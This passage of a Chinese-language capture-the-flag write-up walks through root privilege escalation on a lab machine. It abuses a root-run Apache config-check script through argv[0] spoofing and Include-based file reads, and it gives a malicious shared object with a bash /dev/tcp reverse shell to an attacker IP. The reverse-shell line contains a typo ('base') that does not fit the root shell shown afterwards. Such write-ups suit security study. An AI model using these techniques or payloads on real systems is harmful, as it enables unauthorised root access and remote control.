tcp           LISTEN         0              80                         127.0.0.1:3306                       0.0.0.0:*
tcp           LISTEN         0              128                          0.0.0.0:22                         0.0.0.0:*
tcp           LISTEN         0              511                          0.0.0.0:80                         0.0.0.0:*
tcp           LISTEN         0              1024                       127.0.0.1:2812                       0.0.0.0:*
tcp           LISTEN         0              1024                           [::1]:2812                          [::]:*
tcp           LISTEN         0              128                             [::]:22                            [::]:*
能发现一个仅允许本地访问的端口 2812。
用 nc 连接没有任何反应:
zroadmin@zero:~$ nc 127.0.0.1 2812通过 curl 访问:
zroadmin@zero:~$ curl http://127.0.0.1:2812
<html><head><title>401 Unauthorized</title></head><body bgcolor=#FFFFFF><h2>Unauthorized</h2>You are not authorized to access monit. Either you supplied the wrong credentials (e.g. bad password), or your browser doesn't understand how to supply the credentials required<hr><a href='http://mmonit.com/monit/'><font size=-1>monit 5.26.0</font></a></body></html>
这是 Monit 守护进程,版本号为 5.26.0。
Monit 是一款用于管理和监控 Unix 系统的小型开源工具。它能自动执行维护和修复操作,并在出现错误时采取有意义的因果应对措施。
网上搜索相关利用,似乎都是针对 Monit 的扩展产品 M/Monit 的(更好的 UI、多主机管理)。
2、进程#
查看系统中的进程列表(过滤了内核进程):
zroadmin@zero:~$ ps auxww | grep -vP '\[.+\]'
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.2 170148 11616 ?        Ss   Aug09   0:44 /sbin/init
root         188  0.1  5.1 307168 207504 ?       S<s  Aug09   2:28 /lib/systemd/systemd-journald
root         228  0.0  0.1  20876  6624 ?        Ss   Aug09   0:00 /lib/systemd/systemd-udevd
root         444  0.0  0.4 280208 18004 ?        SLsl Aug09   0:16 /sbin/multipathd -d -s
systemd+     471  0.0  0.1  90672  5860 ?        Ssl  Aug09   0:00 /lib/systemd/systemd-timesyncd
root         474  0.0  0.0  11364  1612 ?        S<sl Aug09   0:24 /sbin/auditd
root         508  0.0  0.2  49308 10740 ?        Ss   Aug09   0:00 /usr/bin/VGAuthService
root         511  0.1  0.2 312960  8288 ?        Ssl  Aug09   2:54 /usr/bin/vmtoolsd
root         534  0.0  0.1  99908  6032 ?        Ssl  Aug09   0:00 /sbin/dhclient -1 -4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
root         567  0.0  0.1 237336  7316 ?        Ssl  Aug09   0:06 /usr/lib/accountsservice/accounts-daemon
root         568  0.0  0.0   2548   780 ?        Ss   Aug09   0:00 /usr/sbin/acpid
message+     569  0.0  0.1   7704  4804 ?        Ss   Aug09   0:09 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root         576  0.0  0.0  81968  3704 ?        Ssl  Aug09   0:10 /usr/sbin/irqbalance --foreground
root         577  0.0  0.4  30160 18596 ?        Ss   Aug09   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root         580  0.0  0.1 232740  6872 ?        Ssl  Aug09   0:00 /usr/lib/policykit-1/polkitd --no-debug
root         583  0.0  0.7 1321252 31320 ?       Ssl  Aug09   0:05 /usr/lib/snapd/snapd
root         587  0.0  0.1  17500  7616 ?        Ss   Aug09   0:04 /lib/systemd/systemd-logind
root         588  0.0  0.3 393268 12088 ?        Ssl  Aug09   0:00 /usr/lib/udisks2/udisksd
systemd+     650  0.0  0.3  25624 14036 ?        Ss   Aug09   0:00 /lib/systemd/systemd-resolved
root         655  0.0  0.2 241344 11232 ?        Ssl  Aug09   0:00 /usr/sbin/ModemManager
root         718  0.0  0.0   8548  3012 ?        Ss   Aug09   0:02 /usr/sbin/cron -f
daemon       726  0.0  0.0   3804  2176 ?        Ss   Aug09   0:00 /usr/sbin/atd -f
root         756  0.0  0.0   5836  1840 tty1     Ss+  Aug09   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
mysql        814  0.1  2.0 1710796 80600 ?       Ssl  Aug09   3:04 /usr/sbin/mysqld
root         835  0.1  0.0  83368  3940 ?        Sl   Aug09   1:47 /usr/bin/monit -c /etc/monit/monitrc
root        1103  0.0  0.4 194160 19032 ?        Ss   Aug09   0:13 /usr/sbin/apache2 -k start
www-data  138579  0.0  0.2 194976 10696 ?        S    00:00   0:00 /usr/sbin/apache2 -k start
zro-dd4+  153782  0.0  0.2  19068  9596 ?        Ss   02:28   0:00 /lib/systemd/systemd --user
zro-dd4+  153783  0.0  0.0 171508  3532 ?        S    02:28   0:00 (sd-pam)
zro-dd4+  153809  0.0  0.1  14076  5312 ?        S    02:28   0:00 sshd: zro-dd49ce71@notty
zro-dd4+  153810  0.0  0.0  14076  3576 ?        Ss   02:28   0:00 sshd: zro-dd49ce71@internal-sftp
www-data  159317  0.0  0.2 194952 10348 ?        S    03:19   0:00 /usr/sbin/apache2 -k start
www-data  159351  0.0  0.2 194952 10312 ?        S    03:19   0:00 /usr/sbin/apache2 -k start
www-data  159354  0.0  0.2 194952 10344 ?        S    03:19   0:00 /usr/sbin/apache2 -k start
www-data  159355  0.0  0.2 194952 10344 ?        S    03:19   0:00 /usr/sbin/apache2 -k start
www-data  159362  0.0  0.2 194952 10312 ?        S    03:19   0:00 /usr/sbin/apache2 -k start
www-data  159363  0.0  0.2 194952 10312 ?        S    03:19   0:00 /usr/sbin/apache2 -k start
www-data  159364  0.0  0.2 194952 10312 ?        S    03:19   0:00 /usr/sbin/apache2 -k start
www-data  159374  0.0  0.2 194960 10312 ?        S    03:19   0:00 /usr/sbin/apache2 -k start
www-data  159376  0.0  0.2 194720  9812 ?        S    03:19   0:00 /usr/sbin/apache2 -k start
zroadmin  160219  0.0  0.2  19068  9584 ?        Ss   03:27   0:00 /lib/systemd/systemd --user
zroadmin  160220  0.0  0.0 171508  3564 ?        S    03:27   0:00 (sd-pam)
zroadmin  160246  0.0  0.1  14076  6048 ?        R    03:27   0:00 sshd: zroadmin@pts/0
zroadmin  160247  0.0  0.1  10144  5224 pts/0    Ss   03:27   0:00 -bash
root      182062  0.5  0.3 1085392 14200 ?       Ssl  06:59   0:00 /snap/amazon-ssm-agent/4046/amazon-ssm-agent
zroadmin 182081 0.0 0.0 10620 3248 pts/0 R+ 06:59 0:00 ps auxwwpspy 工具可以实现实时进程监控,从而捕获那些一闪而过的进程。其原理是,在常见的目录中部署 Inotify 监视器,一旦目录中发生增、删、移动等操作时,就会被捕获,而大多数进程运行时确实会进行一些文件操作。
这个工具只需要普通用户权限。
上传工具到服务器上:
$ sshpass -p correct-horse-battery-staple scp ./pspy64 zroadmin@10.129.234.62:~赋予执行权限后运行:
zroadmin@zero:~$ chmod +x pspy64
zroadmin@zero:~$ ./pspy64
观察一会儿后能发现 ROOT 用户隔段时间就会运行 zro.web-confcheck:
2026/08/10 07:14:29 CMD: UID=0 PID=183696 | /usr/bin/bash /usr/local/bin/zro.web-confcheck查看该文件内容:
#!/usr/bin/bash
RET=0
while read pid _cmd ; do
        # Replace apache2 with apache2ctl and add -t for test
        cmd="${_cmd/apache2/apache2ctl} -t"
        $cmd >/dev/null 2>&1
        RET=$?
done <<< $(/usr/bin/pgrep -lfa "^/opt/zroweb/sbin/apache2.-k.start.-d./opt/zroweb/conf")
if [[ $RET -eq 0 ]] ; then
        echo 'Configuration correct. \o/'
else
        echo 'Configuration broken. Please fix immediately!' >&2
fi
exit $RET
该脚本,通过 pgrep 过滤:
/opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf开头的进程。
我可以手动执行一遍这个命令:
zroadmin@zero:~$ /usr/bin/pgrep -lfa "^/opt/zroweb/sbin/apache2.-k.start.-d./opt/zroweb/conf"但没有输出结果,应该需要 ROOT 权限。
我尝试过滤一些已知进程:
zroadmin@zero:~$ /usr/bin/pgrep -lfa "^sshd"
974 sshd: /usr/sbin/sshd -D -o AuthorizedKeysCommand /usr/share/ec2-instance-connect/eic_run_authorized_keys %u %f -o AuthorizedKeysCommandUser ec2-instance-connect [listener] 0 of 10-100 startups
153755 sshd: zro-dd49ce71 [priv]
153809 sshd: zro-dd49ce71@notty
153810 sshd: zro-dd49ce71@internal-sftp
160216 sshd: zroadmin [priv]
160246 sshd: zroadmin@pts/0
输出形式为:
pid command继续回到脚本,将 pgrep 的结果的 PID 部分赋值给 pid,命令部分赋值给 _cmd。
随后,将 _cmd 中的 apache2 替换成 apache2ctl,并且在末尾补上 -t,即最终运行的是:
/opt/zroweb/sbin/apache2ctl -k start -d /opt/zroweb/conf -t进程的输出结果都会被丢弃,退出码会被 $RET 捕获,根据是 0 还是非 0 来输出对应的结果。
通过 -help 可以查看命令帮助:
zroadmin@zero:~$ /usr/sbin/apache2 -h
Usage: /usr/sbin/apache2 [-D name] [-d directory] [-f file]
                         [-C "directive"] [-c "directive"]
                         [-k start|restart|graceful|graceful-stop|stop]
                         [-v] [-V] [-h] [-l] [-L] [-t] [-T] [-S] [-X]
Options:
  -D name            : define a name for use in <IfDefine name> directives
  -d directory       : specify an alternate initial ServerRoot
  -f file            : specify an alternate ServerConfigFile
  -C "directive"     : process directive before reading config files
  -c "directive"     : process directive after reading config files
  -e level           : show startup errors of level (see LogLevel)
  -E file            : log startup errors to file
  -v                 : show version number
  -V                 : show compile settings
  -h                 : list available command line options (this page)
  -l                 : list compiled in modules
  -L                 : list available configuration directives
  -t -D DUMP_VHOSTS  : show parsed vhost settings
  -t -D DUMP_RUN_CFG : show parsed run settings
  -S                 : a synonym for -t -D DUMP_VHOSTS -D DUMP_RUN_CFG
  -t -D DUMP_MODULES : show all loaded modules
  -M                 : a synonym for -t -D DUMP_MODULES
  -t -D DUMP_INCLUDES: show all included configuration files
  -t                 : run syntax check for config files
  -T                 : start without DocumentRoot(s) check
  -X                 : debug mode (only one worker, do not detach)
通过 man 文档,即执行:
man apache2ctl能知道 start option 的作用是启动 Apache 守护进程。
由此可分析出:
/opt/zroweb/sbin/apache2ctl -k start -d /opt/zroweb/conf -t这条命令用于启动 Apache 守护进程,指定服务根目录为 /opt/zroweb/conf,并且会检查配置中的语法错误。
检查语法错误可能会涉及命令的执行,外加该命令最终由 ROOT 执行,这可能是一条提权路径。
我打算先直接执行这条命令:
zroadmin@zero:~$ apache2ctl -k start -d /opt/zroweb/conf -t
apache2: Could not open configuration file /opt/zroweb/conf/apache2.conf: Permission denied
Action '-k start -d /opt/zroweb/conf -t' failed.
The Apache error log may have more information.
当前用户无权限打开 /opt/zroweb/conf 因此无法对其中的配置文件 apache2.conf 进行语法检查。
我是否可以额外指定 -d 参数来覆盖之前的指定?
尝试,我先在用户家目录中创建了 conf 目录,并且在其中准备了一个空的 apache2.conf:
zroadmin@zero:~$ mkdir conf
zroadmin@zero:~$ ls conf/
apache2.conf
尝试运行:
zroadmin@zero:~$ apache2ctl -k start -d /opt/zroweb/conf -t -d /home/zroadmin/conf
AH00534: apache2: Configuration error: No MPM loaded.
Action '-k start -d /opt/zroweb/conf -t -d /home/zroadmin/conf' failed.
The Apache error log may have more information.
apache2ctl 并没有尝试去打开第一个 -d 参数指定的目录,而是打开了第二个。
我想起之前分析 phpinfo 的时候,Apache 的服务目录是 /etc/apache2,我在其中找到了现成的 apache2.conf:
zroadmin@zero:/etc/apache2$ ls
apache2.conf  conf-available  conf-enabled  envvars  magic  mods-available  mods-enabled  ports.conf  sites-available  sites-enabled
我打算直接将这个目录作为 -d 的目标,再次尝试 apache2ctl:
zroadmin@zero:~$ apache2ctl -k start -d /opt/zroweb/conf -t -d /etc/apache2/
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 10.129.234.62. Set the 'ServerName' directive globally to suppress this message
Syntax OK
“AH00558……”只是警告,告知“Apache 无法确定服务器的完全限定域名,因此使用了 IP 地址替代”。
语法检测通过。
因此,我只需要维持进程:
/opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf -d /etc/apache2/ROOT 就会定期执行那个脚本,然后运行:
/opt/zroweb/sbin/apache2ctl -k start -d /opt/zroweb/conf -d /etc/apache2/ -t3、权限提升#
由于 /etc/apache2/ 中的文件,当前用户对它们仅有读权限,因此我打算将该目录复制一份到家目录中。
我修改了 apache2.conf 的开头,添加一些无意义的字符,接着运行:
zroadmin@zero:~$ apache2ctl -k start -d /opt/zroweb/conf -d /home/zroadmin/apache2 -t
AH00526: Syntax error on line 1 of /home/zroadmin/apache2/apache2.conf:
Invalid command 'abcdasdhchasdhasasdhjahsd', perhaps misspelled or defined by a module not included in the server configuration
Action '-k start -d /opt/zroweb/conf -d /home/zroadmin/apache2 -t' failed.
The Apache error log may have more information.
第一行的脏数据被检测出不是有效语法,其内容会被打印出来。
提示信息说 error log 中会有更丰富的信息。
默认的 error log 在 /var/log/apache2/error.log:
zroadmin@zero:~/apache2$ grep -r ErrorLog
sites-available/default-ssl.conf:               ErrorLog ${APACHE_LOG_DIR}/error.log
sites-available/000-default.conf:       #ErrorLog ${APACHE_LOG_DIR}/error.log
apache2.conf:# ErrorLog: The location of the error log file.
apache2.conf:# If you do not specify an ErrorLog directive within a <VirtualHost>
apache2.conf:ErrorLog ${APACHE_LOG_DIR}/error.log
zroadmin@zero:~/apache2$ grep -r APACHE_LOG_DIR
conf-available/other-vhosts-access-log.conf:CustomLog ${APACHE_LOG_DIR}/other_vhosts_access.log vhost_combined
sites-available/default-ssl.conf:               ErrorLog ${APACHE_LOG_DIR}/error.log
sites-available/default-ssl.conf:               CustomLog ${APACHE_LOG_DIR}/access.log combined
sites-available/000-default.conf:       #ErrorLog ${APACHE_LOG_DIR}/error.log
sites-available/000-default.conf:       #CustomLog ${APACHE_LOG_DIR}/access.log combined
sites-available/000-default.conf:       CustomLog ${APACHE_LOG_DIR}/accounts.log accounts
apache2.conf:ErrorLog ${APACHE_LOG_DIR}/error.log
envvars:export APACHE_LOG_DIR=/var/log/apache2$SUFFIX
但是当前用户无权限打开它:
zroadmin@zero:~/apache2$ cat /var/log/apache2/error.log
cat: /var/log/apache2/error.log: Permission denied
apache2ctl 提供了 -E 参数用于指定 error log 的路径。
执行:
zroadmin@zero:~$ apache2ctl -k start -d /opt/zroweb/conf -d /home/zroadmin/apache2 -t -E /home/zroadmin/apache2/error.log
Action '-k start -d /opt/zroweb/conf -d /home/zroadmin/apache2 -t -E /home/zroadmin/apache2/error.log' failed.
The Apache error log may have more information.
就可以在指定路径中看到错误日志了:
zroadmin@zero:~$ cat apache2/error.log
AH00526: Syntax error on line 1 of /home/zroadmin/apache2/apache2.conf:
Invalid command 'abcdasdhchasdhasasdhjahsd', perhaps misspelled or defined by a module not included in the server configuration语法检查会对配置文件中导入的文件(Inlcude …)也进行一遍检查,即:
- 打开导入文件
- 对其中的语法进行检查
如果有语法不正确的,则会跟刚刚测试的那样,将有问题的一行打印出来。
这使得我能读取任意文件的首行。
为了测试,我将配置文件的首行改成:
Include /etc/passwd运行:
zroadmin@zero:~$ apache2ctl -k start -d /opt/zroweb/conf -d /home/zroadmin/apache2 -t -E /home/zroadmin/apache2/error.log
Action '-k start -d /opt/zroweb/conf -d /home/zroadmin/apache2 -t -E /home/zroadmin/apache2/error.log' failed.
The Apache error log may have more information.
错误日志中成功泄露 /etc/passwd 中的第一行:
zroadmin@zero:~$ cat apache2/error.log
AH00526: Syntax error on line 1 of /home/zroadmin/apache2/apache2.conf:
Invalid command 'abcdasdhchasdhasasdhjahsd', perhaps misspelled or defined by a module not included in the server configuration
AH00526: Syntax error on line 1 of /etc/passwd:
Invalid command 'root:x:0:0:root:/root:/bin/bash', perhaps misspelled or defined by a module not included in the server configuration
root.txt 刚好就仅有一行,将导入文件替换:
Include /root/root.txt由于替换操作需要命令以 /opt/zroweb/sbin/apache2 开头,而这个命令只有 ROOT 才能运行。
Python 中,sys.argv[0] 代表脚本名,这使得我可以进行伪装:
import os

os.execv('/bin/sleep', ['/opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf -d /home/zroadmin/apache2 -E /home/zroadmin/apache2/error.log', "200"])
效果:
- 实际运行命令
/bin/sleep 200 - 显示的脚本名为
/opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf -d /home/zroadmin/apache2 -E /home/zroadmin/apache2/apache2.conf(真的吗?)
运行之后,就能看到那条能被匹配的进程:
zroadmin@zero:~/apache2$ ps aux | grep -P "^zroadmin"
[snip]
zroadmin  215311  0.1  0.0   7236   516 pts/0    S+   12:13   0:00 /opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf -d /home/zroadmin/apache2 -E /home/zroadmin/apache2/error.log 200
[snip]但是,与我预期的不一致,sleep 的参数 200 也被写入了命令名。
这会导致命令完全不会运行:
zroadmin@zero:~$ apache2ctl -d /home/zroadmin/apache2 -E /home/zroadmin/apache2/error.log 200
Usage: /usr/sbin/apache2 [-D name] [-d directory] [-f file]
                         [-C "directive"] [-c "directive"]
                         [-k start|restart|graceful|graceful-stop|stop]
                         [-v] [-V] [-h] [-l] [-L] [-t] [-T] [-S] [-X]
Options:
  -D name            : define a name for use in <IfDefine name> directives
  -d directory       : specify an alternate initial ServerRoot
  -f file            : specify an alternate ServerConfigFile
  -C "directive"     : process directive before reading config files
  -c "directive"     : process directive after reading config files
  -e level           : show startup errors of level (see LogLevel)
  -E file            : log startup errors to file
  -v                 : show version number
  -V                 : show compile settings
  -h                 : list available command line options (this page)
  -l                 : list compiled in modules
  -L                 : list available configuration directives
  -t -D DUMP_VHOSTS  : show parsed vhost settings
  -t -D DUMP_RUN_CFG : show parsed run settings
  -S                 : a synonym for -t -D DUMP_VHOSTS -D DUMP_RUN_CFG
  -t -D DUMP_MODULES : show all loaded modules
  -M                 : a synonym for -t -D DUMP_MODULES
  -t -D DUMP_INCLUDES: show all included configuration files
  -t                 : run syntax check for config files
  -T                 : start without DocumentRoot(s) check
  -X                 : debug mode (only one worker, do not detach)
Action '-d /home/zroadmin/apache2 -E /home/zroadmin/apache2/error.log 200' failed.
The Apache error log may have more information.命令列表中,有个 -c 参数,作用是“读取配置文件后执行命令”。
这似乎能“接住”这个 200,尝试:
zroadmin@zero:~$ apache2ctl -d /home/zroadmin/apache2 -E /home/zroadmin/apache2/error.log -c 200
Action '-d /home/zroadmin/apache2 -E /home/zroadmin/apache2/error.log -c 200' failed.
The Apache error log may have more information.
不影响当前命令的执行。
因此将脚本改成:
import os

os.execv('/bin/sleep', ['/opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf -d /home/zroadmin/apache2 -E /home/zroadmin/apache2/error.log -c', "200"])
运行之后,另开一个窗口检查错误日志,能看到 ROOT Flag 就在其中:
zroadmin@zero:~/apache2$ tail -n 1 error.log
Invalid command '3a9c*******************', perhaps misspelled or defined by a module not included in the server configuration这题还有一个主流做法,即通过导入恶意模块(.so)实现反弹 Shell。
准备一个恶意 C 源文件:
#include <stdio.h>
#include <unistd.h>

__attribute__((constructor)) void pwn(void){
	system("bash -c 'base -i >& /dev/tcp/10.10.16.64/4444 0>&1'");
}
编译:
gcc -shared -fPIC -o evil.so evil.c
-fPIC能生成“位置无关代码”。
修改配置文件的头部:
LoadModule whatever /home/zroadmin/evil.so在攻击机开启监听:
$ nc -lvnp 4444
Listening on 0.0.0.0 4444
运行之前写的 python 脚本,即可得到反弹回来的 Root Shell:
$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.234.62 46586
bash: cannot set terminal process group (219116): Inappropriate ioctl for device
bash: no job control in this shell
root@zero:/#